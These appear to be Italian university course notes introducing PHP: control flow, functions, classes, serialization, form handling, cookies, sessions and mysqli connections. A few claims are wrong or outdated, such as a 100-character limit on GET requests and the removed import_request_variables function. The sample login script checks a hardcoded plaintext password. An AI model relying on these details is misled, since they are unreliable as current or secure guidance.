- Il for può essere usato per stampare contenuto derivante da un array. Contrariamente al foreach possiamo muoverci con maggiore libertà (possiamo stabilire da dove partire e dove arrivare, se muoverci in un senso o in un altro…)

```
$people = array(
```

```
        array('name' => 'Kalle', 'salt' => 856412),
        array('name' => 'Pierre', 'salt' => 215863)
    );
    for($i = 0, $size = sizeof($people); $i < $size; ++$i) {
        $people[$i]['salt'] = rand(000000, 999999);
    }
```

Foreach-statement

- Il foreach consiste in una forma semplificata del for utilizzabile esclusivamente per scorrere gli array.
- Sono possibili due sintassi:
    - Una dove si pone in una variabile il contenuto dell'elemento dell'array
    - Una dove si pone la chiave dell'elemento dell'array, in aggiunta, in una seconda variabile.

```
foreach (array_expression as [&]$value)
    Statement

foreach (array_expression as $key => [&]$value)
    statement
```

- Attenzione: se non includiamo la & $value è solo una copia dell'array ed eventuali modifiche non saranno mantenute. Con la &, invece, $value si comporta come se fosse un alias dell'elemento dell'array.

Break-statement

- Stessa funzione del *break* in C++ (ossia uscire da un ciclo).
- La cosa interessante è che il break in PHP accetta un argomento (opzionale): possiamo indicare, attraverso un valore numerico da quanti cicli dobbiamo uscire.
- Supponiamo di essere all'interno di uno switch. Questo, a sua volta, si trova all'interno di un while.
    - Se poniamo `break 1;` usciremo dallo switch
    - Se poniamo `break 2;` , sempre all'interno dello switch, usciremo sia dallo switch che dal while.

- **Esempio**:

```
$i = 0;
while (++$i) {
    switch ($i) {
        case 5:
        echo "At 5<br>";
        break 1; /* Exit only the switch. */

        case 10:
        echo "At 10; quitting<br>";
        break 2; /* Exit the switch and the while. */

        default:
        break;
    }
}
```

Continue-statement

- Stessa funzione del continue in C++ (passare all'iterazione successiva di un ciclo).
- Le stesse cose dette per il break-statement (l'argomento numerico opzionale) valgono anche per il continue.
- **Esempio**:

```
$i = 0;
while ($i++ < 5) {
    echo "Outer<br>";
    while (1) {
        echo "  Middle<br>";
        while (1) {
            echo "  Inner<br>";
            continue 3;
        }
        echo "This never gets output.<br>";
    }
```

```
    echo "Neither does this.<br>";
}
```

Sintassi alternativa per gli statement appena introdotti

- Sono presenti sintassi alternative per `if`, `while`, `for`, `foreach` e `switch`.
- Le parentesi graffe non sono presenti: si pone il nome del costrutto e i due punti, si chiude con lo statement `endNOMECOSTRUTTO;`

```
$a=6;
if ($a == 5):
    echo "a equals 5";
    echo "...";
elseif ($a == 6):
    echo "a equals 6";
    echo "!!!";
else:
    echo "a is neither 5 nor 6";
endif;
```

Include e require

- La `include` e la `require` permettono di includere file all'interno di altri file.
- Il file, oltre ad essere incluso, viene anche valutato.
- I file sono inclusi attraverso il percorso indicato come parametro delle istruzioni. Se non si pone un percorso in particolare sarà utilizzato quello presente nella *include_path*.
  Attenzione: il parametro non può essere un URL ASSOLUTO, non ha assolutamente senso. Se ci troviamo in un file e dobbiamo includere un qualcosa raggiungibile solo tornando indietro nelle cartelle (a partire dalla cartella del file) dobbiamo utilizzare "../"
  Esempio: ../../cartella/robadaincludere.php (vado indietro di due cartelle rispetto a quella del file dove sto lavorando)

- Se il file non viene trovato nella *include_path* si andrà a verificare nella directory dello script chiamante e in quella del lavoro corrente prima di produrre un fallimento.
  - La *include*, in caso di fallimento, emette una *warning*;
  - la *require*, invece, genera un errore *fatale*.

- **Esempio**:

vars.php
```
<?php
$color = 'green';
$fruit = 'apple';
?>
```

test.php
```
<?php
echo "A $color $fruit"; // A
include 'vars.php';
echo "A $color $fruit"; // A green apple
?>
```

- È possibile eseguire un `return-statement` all'interno di un file chiuso per terminare la processazione in quel file. È possibile restituire anche valori! Se non si restituiscono valori la funzione restituisce un booleano che indica il successo o meno dell'inclusione.

return.php
```
<?php
$var = 'PHP';
return $var;
?>
```

noreturn.php

```php
<?php
$var = 'PHP';
?>
```

testreturns.php

```php
<?php
$foo = include 'return.php';
echo "$foo<br>"; // prints 'PHP'
$bar = include 'noreturn.php';
echo $bar; // prints 1 (the include was successful)
?>
```

Include_once e require_once

- Le istruzioni include_once() e require_once() svolgono lo stesso lavoro delle istruzioni viste poco fa.
- L'unica differenza è che in caso di inclusione già avvenuta di un file non si procederà a nuova inclusione.

- La cosa è utile per evitare inclusioni annidate, fonti di loop e quindi di errori

Funzioni PHP

- Le funzioni in PHP sono definite in modo molto simile a quanto visto in Javascript: gli argomenti e l'eventuale valore da restituire non devono essere associati ad un tipo.

```php
<?php
function foo($arg_1, $arg_2, /* ..., */ $arg_n) {
    //….
    echo "Example function.\n";
    return $retval;
}
?>
```

- Le funzioni in PHP non necessitano di essere definite prima della chiamata.

- L'unico caso in cui l'ordine conta si ha con le cosiddette **funzioni definite condizionalmente**. Precisamente intendiamo funzioni dichiarate solo se certe condizioni sono soddisfatte. È ovvio che finchè queste condizioni non saranno soddisfatte la funzione non potrà essere chiamata. Vediamo il seguente esempio:

```php
<?php
$makefoo = true;

/* We can't call foo() from here since it doesn't exist yet, but we can
call bar() */

bar();
if ($makefoo) {
    function foo() {
        echo "I don't exist until program execution reaches me.\n";
    }
}

/* Now we can safely call foo() since $makefoo evaluated to true */
if ($makefoo)
    foo();

function bar() {
    echo "I exist immediately upon program start.\n";
}
?>
```

- Possiamo avere **<u>funzioni annidate</u>**, cioè funzioni all'interno di altre funzioni. Le funzioni incluse all'interno di altre funzioni non possono essere eseguite finché non saranno chiamate le funzioni più esterne.

```
<?php
function foo(){
    function bar() {
        echo "I don't exist until foo() is called.\n";
    }
}

/* We can't call bar() yet since it doesn't exist. */

foo();

/* Now we can call bar(), foo()'s processesing has made it accessible. */
bar();
?>
```

<u>Global scope, overloading e nomi di funzioni</u>

- Le funzioni e le classi in PHP hanno un **global scope**: possono essere chiamate al di fuori di una funzione nonostante siano state definite all'interno di una funzione. L o stesso ragionamento è valido a parti invertite.
- *L'overloading* di funzioni non è supportato, così come non è possibile rimuovere o ridefinire funzioni precedentemente dichiarate.
- I nomi delle funzioni sono *case-insensitive*.

<u>Passaggio degli argomenti</u>

- Argomenti passati per valore:
  - **Esempio 1**:

```
<?php
$arr = array(2,3);
takes_array($arr); \\ 2 + 3 = 5
takes_array($arr); \\ 2 + 3 = 5

function takes_array($input) {
     echo "$input[0] + $input[1] = ", $input[0]+$input[1], "<br>";
     $input[0]=10;
}
?>
```

  - **Esempio 2**:

```
<?php
function add_some_extra($string) {
     $string .= 'and something extra.';
}
$str = 'This is a string, ';
add_some_extra($str);

echo $str; // outputs 'This is a string, '
?>
```

- Argomenti passati per riferimento
  - **Esempio 1**:

```
<?php
$arr=array(2,3);
takes_array($arr); \\ 2 + 3 = 5
takes_array($arr); \\ 10 + 3 = 13

function takes_array(&$input) {
     echo "$input[0] + $input[1] = ", $input[0]+$input[1], "<br>";
     $input[0]=10;
}
```

```
?>
```

- **Esempio 2**:

```
<?php
function add_some_extra(&$string) {
     $string .= 'and something extra.';
}
$str = 'This is a string, ';
add_some_extra($str);

echo $str; // outputs 'This is a string, and something extra.'
?>
```

- Argomenti default
  - **Esempio**:

```
<?php
function makecoffee($type = "cappuccino") {
     return "Making a cup of $type. <br>";
}
echo makecoffee(); \\ Making a cup of cappuccino.
echo makecoffee(null); \\ Making a cup of .
echo makecoffee("espresso"); \\ Making a cup of espresso.
?>
```

  - Il valore di default deve essere un'espressione costante: non una variabile, una funzione o un membro di una classe.

  - Ovviamente tutti gli argomenti default devono essere posti in fondo alla lista degli argomenti di una funzione: porre argomenti default all'inizio, prima di argomenti che devono essere per forza inizializzati, ci obbliga a indicare dei valori.

```
<?php
function makeyogurt($type = "acidophilus", $flavour) {
     return "Making a bowl of $type $flavour.\n";
}
echo makeyogurt("raspberry"); // won't work as expected
?>
```

Warning: *Missing argument 2 for makeyogurt(), called in c:\tia\www\php34.php on line 16 and defined in c:\tia\www\php34.php on line 11*

Funzioni con lista di argomenti a lunghezza variabile

- PHP4 permette di gestire funzioni con numero di argomenti variabile. La cosa può essere fatta attraverso le seguenti funzioni:
  - `func_get_arg(int)`, ottengo un argomento in particolare dato un certo indice.
  - `funct_get_args()`, ottengo un array con tutti gli argomenti.
  - `func_num_args()`, ottengo il numero degli argomenti della funzione.

- **Esempio**:

```
<?php
function foo() {
     $numargs = func_num_args();
     echo "Number of arguments: $numargs<br>";
     $arg_list = func_get_args();
     for ($i = 0; $i < $numargs; $i++) {
          echo "Argument $i is: " . $arg_list[$i] . "<br>";
     }
}
foo(1, 2, 3);
```

```
// Number of arguments: 3
// Argument 0 is: 1
// Argument 1 is: 2
// Argument 2 is: 3
?>
```

Valori restituiti

- Le funzioni possono restituire valori sfruttando il return-statement.
- Possiamo restituire qualunque cosa, incluse funzioni.

```
<?php
function small_numbers() {
     return array (0, 1, 2);
}
$arr = small_numbers();
print_r($arr); // Array ( [0] => 0 [1] => 1 [2] => 2 )
?>
```

Esecuzione di funzioni a partire da una variabile

- Se un nome di variabile è accompagnato da delle parentesi PHP cercherà di eseguire una funzione avente lo stesso nome.

```
<?php
function foo() {
     echo "In foo()<br>";
}
function bar($arg = '') {
     echo "In bar(); argument was '$arg'.<br>";
}
function echoit($string) {
     echo $string;
}

$func = 'foo';
$func(); // This calls foo()
$func = 'bar';
$func('test'); // This calls bar()
$func = 'echoit';
$func('test'); // This calls echoit()
?>
```

Built-in Functions

- In PHP esistono più di 700 funzioni built-in
- Le funzioni sono organizzate in categorie, precisamente:
  - Funzioni che influenzano il comportamento del PHP
  - Funzioni per la manipolazione di formati audio
  - Funzioni per servizi di autenticazione
  - Funzioni per gestire date e ore
  - Funzioni per la compressione e gli archivi

Funzioni per le date

- `date($format, $timestamp)`
  restituisce una stringa formattata secondo il formato indicato nel primo parametro. Se il secondo parametro non viene indicato si restituisce la data attuale. Il formato della data può essere stabilito attraverso dei caratteri. Dopo gli esempi è presente una tabella copiata da PHP.net contenente i caratteri utilizzabili nel format.

```
<?php
echo date("F j, Y, g:i a") . "<br>"; // January 7, 2011, 1:02 pm
echo date("m.d.y") . "<br>"; // 01.07.11
echo date("j, n, Y") . "<br>"; // 7, 1, 2011
echo date("Ymd") . "<br>"; // 20110107
echo date("F j, Y, g:i a", strtotime("10 September 2000")) . "<br>";
// September 10, 2000, 12:00 am
echo date("m.d.y") . "<br>"; // 01.07.11
echo date("F j, Y, g:i a", strtotime("+1 day")) . "<br>";
// January 8, 2011, 1:02 pm
?>
```

Character	Description	Example returned values
	Day	
d	Day of the month, 2 digits with leading zeros	01 to 31
D	A textual representation of a day, three letters	Mon through Sun
j	Day of the month without leading zeros	1 to 31
l	A full textual representation of the day of the week	Sunday through Saturday
N	ISO-8601 numeric representation of the day of the week (added in PHP 5.1.0)	1 (for Monday) through 7 (for Sunday)
S	English ordinal suffix for the day of the month, 2 characters	st, nd, rd or th. Works well with j
w	Numeric representation of the day of the week	0 (for Sunday) through 6 (for Saturday)
z	The day of the year (starting from 0)	0 through 365
	Week	
W	ISO-8601 week number of year, weeks starting on Monday	Example: 42 (the 42nd week in the year)
	Month	
F	A full textual representation of a month, such as January or March	January through December
m	Numeric representation of a month, with leading zeros	01 through 12
M	A short textual representation of a month, three letters	Jan through Dec
n	Numeric representation of a month, without leading zeros	1 through 12
t	Number of days in the given month	28 through 31
	Year	

L	Whether it's a leap year	1 if it is a leap year, 0 otherwise.
o	ISO-8601 week-numbering year. This has the same value as Y, except that if the ISO week number (W) belongs to the previous or next year, that year is used instead. (added in PHP 5.1.0)	Examples: 1999 or 2003
Y	A full numeric representation of a year, 4 digits	Examples: 1999 or 2003
y	A two digit representation of a year	Examples: 99 or 03
	Time	
a	Lowercase Ante meridiem and Post meridiem	am or pm
A	Uppercase Ante meridiem and Post meridiem	AM or PM
B	Swatch Internet time	000 through 999
g	12-hour format of an hour without leading zeros	1 through 12
G	24-hour format of an hour without leading zeros	0 through 23
h	12-hour format of an hour with leading zeros	01 through 12
H	24-hour format of an hour with leading zeros	00 through 23
i	Minutes with leading zeros	00 to 59
s	Seconds with leading zeros	00 through 59
u	Microseconds (added in PHP 5.2.2). Note that date() will always generate 000000 since it takes an int parameter, whereas DateTime::format() does support microseconds if DateTime was created with microseconds.	Example: 654321
v	Milliseconds (added in PHP 7.0.0). Same note applies as for u.	Example: 654
	Timezone	
e	Timezone identifier (added in PHP 5.1.0)	Examples: UTC, GMT, Atlantic/Azores
I	Whether or not the date is in daylight saving time	1 if Daylight Saving Time, 0 otherwise.
O	Difference to Greenwich time (GMT) without colon between hours and minutes	Example: +0200
P	Difference to Greenwich time (GMT) with colon between hours and minutes (added in PHP 5.1.3)	Example: +02:00
T	Timezone abbreviation	Examples: EST, MDT ...
Z	Timezone offset in seconds. The offset for timezones west of UTC is always negative, and for those east of UTC is always positive.	-43200 through 50400

- `time()`
  restituisce l'orale attuale in formato UNIX (numero di secondi passati dalla Epoch)
  Esempio di output: 1605112269

- `strtotime($time)`
  permette di convertire una data di qualunque formato in un formato UNIX (cioè restituisco un intero che consiste nel numero di secondi passati dalla Epoch). Restituisce false in caso di fallimento nella conversione.

- `getdate($timestamp = time())`
  funzione che restituisce un array associativo contenente le informazioni della timestamp, o dell'ora attuale se non viene dato in ingresso nessun timestamp. Vediamo un esempio dove sono chiare le chiavi utilizzabili:

```
<?php
$array = getdate();
var_dump($array);
?>
```

Risultato:

```
array(11) {
  ["seconds"]=>
  int(17)
  ["minutes"]=>
  int(28)
  ["hours"]=>
  int(17)
  ["mday"]=>
  int(11)
  ["wday"]=>
  int(3)
  ["mon"]=>
  int(11)
  ["year"]=>
  int(2020)
  ["yday"]=>
  int(315)
  ["weekday"]=>
  string(9) "Wednesday"
  ["month"]=>
  string(8) "November"
  [0]=>
  int(1605112097)
}
```

PHP Classes

- La sintassi è la stessa di Java
- La visibilità degli elementi può essere definita attraverso le keyword `public`, `protected` o `private`. Il loro significato è lo stesso visto in C++.
- Le dichiarazioni possono includere inizializzazioni, ma solo basandosi su valori costanti.
- Metodi dichiarati senza una esplicita visibilità sono definiti come public.
- PHP5 permette la creazione di costruttori e distruttori.

```
<?php
class MyDestructableClass {
     private $name="Default: ";

     function __construct() {
          print "In constructor\n";
          $this->name .= "MyDestructableClass";
     }

     function __destruct() {
          print "Destroying " . $this->name . "\n";
     }
}
$obj = new MyDestructableClass;
?>
```

Output:

```
In constructor
Destroying Default: MyDestructableClass
```

- Per ragioni di compatibilità se non si individua un costruttore `__construct()` si andrà ad eseguire una funzione che ha per nome quello della classe (quest ultimo metodo arcaico).
- `$this` non è un puntatore ma un riferimento.

- Se non si vuole ricevere errori quando utilizziamo l'operatore new basterà porre la chiocciola prima della keyword.

- **Esempio classico**: la pila (mettetevi nel capo il concetto di pila, serve a Reti logiche e servirà a Calcolatori)

```
<?php
class Stack {
     private $top, $vett;
     function Stack() {
          print "In Stack\n";
          $this->top =-1;
     }

     function push($elem) {
          $this -> vett[++$this->top]=$elem;
     }

     function pop() {
          if ($this->top>-1)
               return $this -> vett[$this->top--];
          return null;
     }
}
$mystack = new Stack;
$mystack->push(15);
echo $mystack->pop()."<br>";
echo $mystack->pop()."<br>";
?>
```

Output: In Stack 15

  - Abbiamo due variabili private: $top e $vett. Queste non possono essere utilizzate al di fuori della classe
  - Le funzioni non presentano etichette di visibilità particolari, quindi sono pubbliche e chiamabili dall'esterno della funzione.

- **Ereditarietà**:
  - I meccanismi dell'ereditarietà visti in C++ sono validi anche in PHP.
  - Possiamo definire una classe figlia di un'altra utilizzando la keyword extends

```
<?php
class Foo {
     public function printItem($string) {
          echo 'Foo: ' . $string . "<br>";
     }

     public function printPHP() {
          echo 'PHP is great.' . "<br>"; // Marco Lampis è in arresto cardiaco
     }
}

class Bar extends Foo {
     public function printItem($string) {
          echo 'Bar: ' . $string . "<br>";
     }
}

$foo = new Foo();
$bar = new Bar();
$foo->printItem('baz'); // Output: 'Foo: baz'
$foo->printPHP(); // Output: 'PHP is great'
$bar->printItem('baz'); // Output: 'Bar: baz'
$bar->printPHP(); // Output: 'PHP is great'
?>
```

- La classe `Bar` è figlia della classe `Foo`.
- Posso chiamare le funzioni definite nella Foo tenendo conto di eventuali funzioni ridefinite, come in questo caso con la `printItem`.

- **Valori costanti**:
  - Possono essere definite costanti relativamente a una classe (non a singole istanze).
  - La chiamata della costante avviene attraverso l'operatore di risoluzione di visibilità.

```
<?php
class MyClass {
     const CONST_VALUE = 'A constant value';
}
echo MyClass::CONST_VALUE;
?>
```

- **Ulteriori usi dell'operatore di risoluzione di visibilità**:
  - L'operatore di risoluzione di visibilità può essere utilizzato per richiamare funzioni istanza di una classe padre.

```
<?php
class MyClass {
     protected function myFunc() {
          echo "MyClass::myFunc()<br>";
     }
}
class OtherClass extends MyClass { // Override parent's definition
     public function myFunc() { // But still call the parent fnct
          parent::myFunc();
          echo "OtherClass::myFunc()<br>";
     }
}
$class = new OtherClass();
$class->myFunc();
//Chiamo MyClass::myFunc()
//Chiamo anche OtherClass::myFunc()
?>
```

- **Keyword *static***:
  - La keyword `static` permette di dichiarare variabili rendendole accessibili senza un istanziamento della classe (sono elementi non collegati a una singola istanza, ma alla classe)
  - Ovviamente un membro dichiarato come `static` non può essere raggiunto a partire da un oggetto istanza della classe.

```
<?php
class Foo {
     public static $my_static = 0;
     public function staticValue() {
          return ++self::$my_static;
     }
}
class Bar extends Foo {
     public function fooStatic() {
          return ++parent::$my_static;
     }
}
print Foo::$my_static . "<br>"; //0

$foo = new Foo();
print $foo->staticValue() . "<br>"; //1
```

```
print $foo->my_static . "<br>"; // Undefined "Property" my_static

// $foo::my_static is not possible

print Bar::$my_static . "<br>"; //1
$bar = new Bar();
print $bar->fooStatic() . "<br>"; //2
?>
```

Object serialization

- La serializzazione permette di esportare le informazioni relative all'istanza di una classe.
- Possiamo gestirla attraverso due funzioni:
  - `serialize()`
    Restituisce una stringa contenente uno stream di byte rappresentazione di un qualunque valore ospitabile in PHP. Se passiamo un oggetto la serialize terrà conto di tutte le variabili presenti all'interno dell'oggetto.

  - `unserialize()`
    utilizza una stringa generata con serialize per rigenerare l'oggetto originale. La classe di cui l'oggetto è istanza deve essere nota all'interno del codice.

  - **Osservazioni**:
    - Il PHP, dopo aver chiamato *serialize*, verifica se la classe coinvolta ha una funzione membro denominata `__sleep`. Se presente la esegue permettendo eventuali azioni prima della serializzazione.
    - Il PHP, dopo aver chiamato *unserialize*, verifica se la classe coinvolta ha una funzione membro denominata `__wakeup`. Se presente la esegue.

  - **Esempio**:

```
<?php
// classa.inc: definizione della classe (obbligatoria, la struttura deve essere nota)
class A {
     public $one = 1;

     public function show_one() {
         echo $this->one;
     }
}

// page1.php:
include("classa.inc");

$a = new A;
$s = serialize($a);
// store $s somewhere where page2.php can find it.
file_put_contents('store', $s);

// page2.php:
// this is needed for the unserialize to work properly.
include("classa.inc");

$s = file_get_contents('store');
$a = unserialize($s);

// now use the function show_one() of the $a object.
$a->show_one();
?>
```

Gestione dei forms lato server

- Ogni valore impostato attraverso i controlli del form è accessibile dallo script PHP.

- Per recuperare le informazioni dei form si utilizzano i seguenti array globali associativi:
  - `$_GET`, array associativo di variabili passate allo script attraverso i parametri dell'URL
  - `$_POST`, array associativo di variabili passate allo script attraverso il metodo HTTP POST
  - `$_REQUEST`, array associativo che contiene quanto presente in $_GET, $_POST e $_COOKIE

Esempio di invio con metodo POST

```
<!DOCTYPE HTML>
<html>
  <head>
    <title>Form Example</title>
  </head>

  <body>
    <form action="elab.php" method="post">
      <p>
      Name:<br>
      <input type="text" name="username"><br>
      E-mail:<br>
      <input type="text" name="email"><br>
      <input type="submit" name="submit" value="SUBMIT">
      </p>
    </form>
  </body>
</html>
```

In `elab.php` possiamo richiamare i valori dei controlli utilizzando il seguente codice

```
<?php
echo $_POST['username']; // value1
echo $_POST['email']; // value2
echo $_POST['submit']; // value3
// oppure
echo $_REQUEST['username']; // value1
?>
```

Esempio di invio con metodo GET

```
<!DOCTYPE HTML>
<html>
  <head>
    <title>Form Example</title>
  </head>

  <body>
    <form action="elab.php" method="get">
      <p>
      Name:<br>
      <input type="text" name="username"><br>
      E-mail:<br>
      <input type="text" name="email"><br>
      <input type="submit" name="submit" value
      </p>
    </form>
  </body>
</html>
```

Sarà aperta la seguente pagina:

`elab.php?username=value1&email=value2&submit=value3`

In `elab.php` possiamo richiamare i valori dei controlli utilizzando il seguente codice

```
<?php
echo $_GET['username']; // value1
echo $_GET['email']; // value2
echo $_GET['submit']; // value3
// oppure
echo $_REQUEST['username']; // value1
?>
```

Validazione form

- Gli input degli utenti devono essere sempre validati lato client quando possibile: la validazione lato client è più veloce e riduce le richieste al server.
- La validazione lato server va considerata se l'input dell'utente deve essere inserito all'interno di un database.
- Una buona regola per validare una form sul server è impostare come action la pagina stessa in cui è posto il form. Non serve indicare il valore dell'attributo in questo caso.

- Le informazioni inviate da un form col metodo GET sono visibili a tutte ma il limite relativo alla quantità di informazioni inviabili è di 100 caratteri.
- Le informazioni inviate da un form col metodo POST sono invisibili agli altri e non presentano un limite di dimensione. Per gli amanti dell'ovvio: con questo metodo non è possibile salvare la pagina visitata nei segnalibri.

Metodo alternativo per accedere alle variabili GET/POST/Cookie

Un metodo alternativo consiste nell'utilizzo della seguente funzione

- `import_request_variables($types, $prefix);`
  Presenta due parametri
  - `types`: specifichiamo quali variabili vogliamo importare. I valori possibili sono i seguenti
    - G per GET
    - P per POST
    - C per Cookie

    l'argomento non è case-sensitive.
  - `prefix`: facoltativo, permette di stabilire un prefisso per i nomi delle variabili che andremo a creare.

  Come al solito le cose si capiscono meglio facendo degli esempi: supponiamo di aprire la pagina `elab.php?username=Frax&email=tipiacerebbe`. Usiamo la funzione nel codice:

```
<?php
import_request_variables('g','datiutente_');
echo $datiutente_username; // "Frax"
echo $datiutente_email; // "tipiacerebbe"
?>
```

Cookie

- I cookie consistono in piccoli pezzi di dati inviati dal server di un sito e ospitati all'interno del browser utilizzato dall'utente. Tutto questo avviene mentre l'utente sta visitando il sito.

- Il server che ospita il sito specifica quali cookie devono essere ospitati dal browser inviando un intestazione http chiamata Set-Cookie, avente la seguente forma
  `Set-Cookie: value[; expires=date][; domain=domain][;path=path][; secure]`

- Quando un cookie è presente, e le impostazioni del browser lo permettono, il suo valore può essere inviato al server ad ogni successiva richiesta. Il valore del cookie è ospitato in un'intestazione HTTP detta Cookie che contiene solo il valore del cookie senza ulteriori elementi.
  `Cookie: value`

- **Osservazione**: i cookie devono essere inviati prima che venga espresso un qualunque output dal nostro codice (cosa valida per qualunque intestazione http).

- Per gestire i cookie utilizziamo la seguente funzione
  `setCookie($name, $value, $expire, $path, $domain, $secure, $httponly)`

  - `name`: richiesto, nome del cookie
  - `value`: facoltativo, valore del cookie

  - `expire`: facoltativo, data di scadenza del cookie. A partire da quella data il cookie non sarà più spedito al server e il browser potrà eliminarlo. Se non si specifica il valore il cookie sarà terminato dopo la chiusura del browser.

  - `path`: facoltativo, indica il percorso del cookie sul server. Indicare un path significa limitare l'accesso del cookie a specifiche directories e subdirectories del sito. Il valore di default è la directory dove ci troviamo, quella dove viene settato il cookie.

  - `domain`: facoltativo, indica i domini a cui il cookie deve essere inviato. Di default si indica l'hostname della pagina che sta inizializzando il cookie. Indicare il domain permette di ampliare il numero di domini a cui il valore del cookie sarà spedito.

        - Grandi network come Yahoo presenta un certo numero di siti aventi come dominio `name.yahoo.com`
        - Impostando il dominio indico il valore di un cookie valido per tutti questi siti appartenenti alla galassia di Yahoo (indico solo `.yahoo.com`)

    - `secure`: facoltativo, booleano che specifica se il cookie debba essere accessibile o meno solo mediante il protocollo HTTPS (cioè solo con una connessione sicura). Il valore di default è false.

    - `httponly`: facoltativo, booleano con cui stabilisco se il cookie debba essere accessibile o meno solo mediante il protocollo http (il cookie non sarà accessibile a linguaggi di scripting, cosa che permette di ridurre furti di identità attraverso attacchi XSS). Il valore di default è false.

- **Esempio di intestazione restituita da un programma in PHP:**

```
HTTP/1.1 200 OK
Date: Fri, 04 Feb 2000 21:03:38 GMT
Server: Apache/1.3.9 (UNIX) PHP/4.0b3
Set-Cookie: name=xyz; expires=Friday, 04-Feb-07 22:03:38 GMT;
path=/; domain=tutorialspoint.com
Connection: close
Content-Type: text/html
```

- **Esempio di intestazione inviata da un browser al server**:

```
GET / HTTP/1.0
Connection: Keep-Alive
User-Agent: Mozilla/4.6 (X11; I; Linux 2.2.6-15apmac ppc)
Host: zink.demon.co.uk:1126
Accept: image/gif, */*
Accept-Encoding: gzip
Accept-Language: en
Accept-Charset: iso-8859-1,*,utf-8
Cookie: name=xyz
```

- **Esempio di codice**:

```
<?php
$value = 'something from somewhere';
setcookie("TestCookie", $value, time()+(60*60), "/~rasmus/",
".example.com", 1);
echo $_COOKIE[“TestCookie”]; // Array associativo da cui posso recuperare un cookie dato il nome
?>
```

    - Abbiamo impostato un cookie chiamato TestCookie e avente come valore il contenuto della variabile $value.
    - Il cookie scadrà tra un’ora.
    - Il cookie è disponibile sul dominio example.com e su tutti i sottodomini (attenzione al punto prima del dominio).
    - Il cookie sarà disponibile solo in presenza di una connessione sicura (protocollo HTTPS)

- **Come si cancellano i cookie?** Stessa strategia vista coi Cookie in Javascript: attraverso la `setCookie` imposto una `$expire` che indica una data antecedente a quella attuale.

```
<?php
setcookie("TestCookie", "", time()- 60, "/","", 0);
?>
```

Sessions

- Una sessione ci permette di preservare certi dati in accessi successivi. Questi dati, contrariamente ai cookie, non sono conservati nel computer dell'utente.
- Al visitatore del nostro sito web viene assegnato un id univoco, detto session id. Questo può essere memorizzato in un cookie o propagato all'interno di un URL.
- Le sessioni permettono di creare un numero arbitrario di variabili da preservare nel corso di più richieste.

- **Cosa fa il PHP di preciso?**
  - Quando l'utente visita il sito PHP verifica automaticamente (se `session.auto_start` è impostato ad 1) o manualmente (se richiesto esplicitamente con la `session_start()`) se è stato spedito un id di sessione con la richiesta.
  - Se ciò avviene quanto salvato precedentemente viene recuperato.

- **Scopo principale**: per quanto riguarda questo corso lo scopo principale delle variabili di sessione consiste nella creazione di un sistema di login, cioè richiedere l'inserimento di dati (solitamente username e password) per accedere ad aree riservate del nostro sito. I dati da inserire possono essere salvati in due modi.
  - **Salvati in variabili PHP**. I dati possono essere modificati solo dal programmatore: segue che la strategia è conveniente solo quando pochi utenti devono accedere all'area riservata e questi non hanno bisogno di modificare le proprie credenziali.
  - **Salvati in una tabella di un database**. La scelta è conveniente quando più utenti devono accedere all'area riservata. Porre i dati in un database permette di creare una pagina di registrazione per i nuovi utenti e una di modifica password per chi vuole modificare le proprie credenziali.

- **Cosa determina se abbiamo fatto login?** Una variabile di sessione.

- **Quali pagine dobbiamo creare per gestire un sistema di login?**
  - Una pagina per fare login. Si modifica la variabile di sessione per indicare il login effettuato.
  - Una pagina col contenuto riservato. Si verifica la variabile sessione per capire se l'utente ha fatto login o no. Se ha fatto login si mostra il contenuto, altrimenti si stampa un errore o si reindirizza al login.
  - Una pagina per fare logout. Si modifica la variabile di sessione per indicare che l'utente non ha fatto login.

- **Principio da tenere nel campo**: una pagina non è nascosta se ci limitiamo a bloccare l'accesso solo alle pagine da percorrere per raggiungerla. Un utente può raggiungere la pagina bypassando l'area "bloccata" se conosce l'URL. **OGNI SINGOLA PAGINA DEVE ESSERE PROTETTA.**

  - **Codici base da cui partire:**
    - login.php

```
<?php
session_start();

if($_POST['username'] == 'Frax' && $_POST['password'] == 'ciaomarco') {
    $_SESSION['logged'] = 1;

    // Login effettuato, decidiamo noi cosa fare
    // Solitamente si reindirizza all'area riservata
    // adesso consultabile
}
?>
```

    - page.php

```
<?php
session_start();

if($_SESSION['logged'] == NULL) {
```

```
        // Non abbiamo fatto login
        // Possiamo stampare un messaggio di errore
        // oppure reindirizzare l'utente sulla pagina di login
        // abbiamo già visto come si fa (o con Javascript o con PHP)
    }
    else {
        // Il contenuto di questa pagina sarà mostrato solo ad utenti che hanno fatto login
        echo 'Ciao, bentornato!';
    }
    ?>
```

- logout.php

```
<?php
session_start();

unset($_SESSION['logged']);

// Applicare l'unset a questo valore comporta il logout

// Adesso decidiamo noi cosa fare....
// Solitamente si reindirizza alla pagina iniziale del sito
// o alla pagina di Login.
?>
```

PHP e MySQL

- PHP permette di interfacciarsi con un database e svolgere interrogazioni.
- I metodi per connettersi a un database sono diversi: uno dei principali è la classe `PDO` (acronimo di PHP Data Objects), le cui istanze rappresentano connessioni tra il PHP e il server di un database. PDO supporta dodici databases differenti.

- L'unica cosa che guarderemo in questo corso è la classe `mysqli`[1], le cui istanze rappresentano connessioni tra il PHP e un database MySQL.

Cose interessanti dalla classe `mysqli`

- `mysqli::__construct(`**`$host, $username, $passwd, $dbname`**`, $port, $socket)`
  Il costruttore permette di aprire una connessione col database. Ci interessano i primi quattro parametri:
  - $`host`, si indica l'hostname o un indirizzo IP (l'identificativo dell'`host` che ospita il database, se il valore è nullo o uguale a 'localhost' si intende come host quello locale);
  - $`username`, nome utente;
  - $`passwd`, password;
  - $`dbname`, nome del database su cui vogliamo lavorare.

- `mysqli::$connect_error`
  stringa con la descrizione dell'ultimo errore di connessione

- `mysqli::$connect_errno`
  codice numerico dell'errore dall'ultima chiamata di connessione

- `mysqli::$host_info`
  stringa contenente il tipo di connessione usata. La stringa presenta la seguente forma
  `HOST via TIPO_CONNESSIONE`

Esempio:
```
<?php
$mysqli= new mysqli($nomeHost, $nomeUtente, $password, $db);
if ($mysqli->connect_error) { // Se è presente un errore ($mysqli->connect_error != NULL)
    die('Connect Error (' . $mysqli->connect_errno . ') '. $mysqli->connect_error);
}
echo 'Success... ' . $mysqli->host_info . "\n";
$mysqli->close();
?>
```

- `mysqli::select_db($database_name)`
  selezione del database su cui eseguire query (solitamente lo si indica con gli argomenti del costruttore)

Esempio:
```
$mysqli->select_db($nomeDb) or die ('Can\'t use pweb: ' . mysql_error());
```

- `mysqli::query($query)`
  funzione membro con cui si esegue l'interrogazione $query.
